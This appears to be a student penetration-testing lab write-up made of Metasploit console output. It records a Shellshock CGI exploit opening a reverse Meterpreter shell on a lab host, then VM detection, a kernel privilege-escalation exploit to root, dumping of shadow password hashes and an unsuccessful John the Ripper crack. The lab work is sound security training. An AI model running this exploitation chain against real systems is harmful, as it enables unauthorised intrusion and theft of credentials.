

Lab09

Step1. Exploitation

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.10.4.10
RHOSTS => 10.10.4.10
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/hello.cgi
TARGETURI => /cgi-bin/hello.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 10.10.4.10:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.10.4.131:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.10.4.10
[*] Meterpreter session 1 opened (10.10.4.131:4444 -> 10.10.4.10:40646) at 2025-03-20 04:50:43 -0400

meterpreter > 
```

For more info on a specific command, use `<command> -h` or `help <command>`.

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : 10.10.4.10
OS           : Ubuntu 10.04 (Linux 2.6.32-25-generic-pae)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

Step 2. Post-Exploitation

Enumeration:

```
kali@kali: ~
File Actions Edit View Help
-
0 post/linux/dos/xen_420_dos . normal No Linux DoS Xen 4.2.0 2012-5525
1 post/linux/gather/checkvm . normal No Linux Gather Virtual Environment Detection
2 post/multi/gather/find_vm . normal No Multi Gather VMWare VM Identification
3 post/multi/gather/enum_vbox . normal No Multi Gather VirtualBox VM Enumeration
4 post/solaris/gather/checkvm . normal No Solaris Gather Virtual Environment Detection
5 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump
6 post/windows/gather/enum_unattend . normal No Windows Gather Unattended Answer File Enumeration
7 post/windows/gather/checkvm . normal No Windows Gather Virtual Environment Detection
8 post/windows/gather/enum_hyperv_vms . normal No Windows Hyper-V VM Enumeration
9 post/windows/manage/vmdk_mount . normal No Windows Manage VMDK Mount Drive

Interact with a module by name or index. For example info 9, use 9 or use post/windows/manage/vmdk_mount

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 1
msf6 post(linux/gather/checkvm) > options

Module options (post/linux/gather/checkvm):

Name      Current Setting  Required  Description
-----
SESSION   yes             yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/checkvm) > set session 1
session => 1
msf6 post(linux/gather/checkvm) > exploit
[*] Gathering System info ....
[+] This appears to be a 'MS Hyper-V' virtual machine
[*] Post module execution completed
msf6 post(linux/gather/checkvm) > 
```

Hashdump:

```

msf6 post(linux/gather/checkvm) > use 3
msf6 post(linux/gather/hashdump) > sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x86/linux	www-data @ 10.10.4.10	10.10.4.131:4444 → 10.10.4.10:33378 (10.10.4.10)

```

msf6 post(linux/gather/hashdump) > set session 1
session => 1
msf6 post(linux/gather/hashdump) > exploit
[-] Post aborted due to failure: no-access: Shadow file must be readable in order to dump hashes
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 22198 created.
Channel 4 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 post(linux/gather/hashdump) >

```

Privileged escalation:

```

msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > exploit
[*] Started reverse TCP handler on 10.10.4.131:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Writing '/tmp/.1gpWJ6l' (235 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 10.10.4.10
[*] Meterpreter session 2 opened (10.10.4.131:4444 → 10.10.4.10:34821) at 2025-03-20 06:08:30 -0400

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions 1
[*] Backgrounding session 2...
meterpreter > sessions 2
[*] Backgrounding session 1...
meterpreter > shell
Process 22420 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
exit
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) >

```

Hashdump again:

```

asndump

msf6 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > use 3
msf6 post(linux/gather/hashdump) > options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  --      -
  SESSION              yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set session 2
session => 2
msf6 post(linux/gather/hashdump) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 post(linux/gather/hashdump) > sessions


Active sessions

  Id  Name      Type      Information      Connection
  --  --
  2    meterpreter x86/linux  root @ 10.10.4.10  10.10.4.131:4444 -> 10.10.4.10:34821 (10.10.4.10)

msf6 post(linux/gather/hashdump) > exploit
[+] root:$6$GUZ2Fifh$Gte3X3tiK1jEGB83oZnD7YtiogYS0lind43lpVjXn5dL/W0CsnHJfW9X7XBzMUUndXo8WCGYBPpYp79dwo
..n.:0:0:root:/root:/bin/bash
[+] user:$6$vtGtj5JSH$Sm18gcTVL06HV..NYH0mx3/ItiwwKK.HyjV..RLXG6e.Gz9W894nBkn9wjQoaUcl4W65pHicFVBUA0h8MM
TJf1:1000:1000:user,,,:/home/user:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20250320061540_default_10.10.4.10_linux.hashes_1054
31.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >

```

Pivoting:



Password Cracking:

```

(kali@kali)-[~]
$ john --wordlist=/usr/share/john/password.lst /home/kali/lab09-hashdump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2025-03-20 06:42) 0g/s 2175p/s 4350c/s 4350C/s jussi..sss
Session completed.

(kali@kali)-[~]
$ john --show /home/kali/lab09-hashdump.txt
0 password hashes cracked, 2 left

```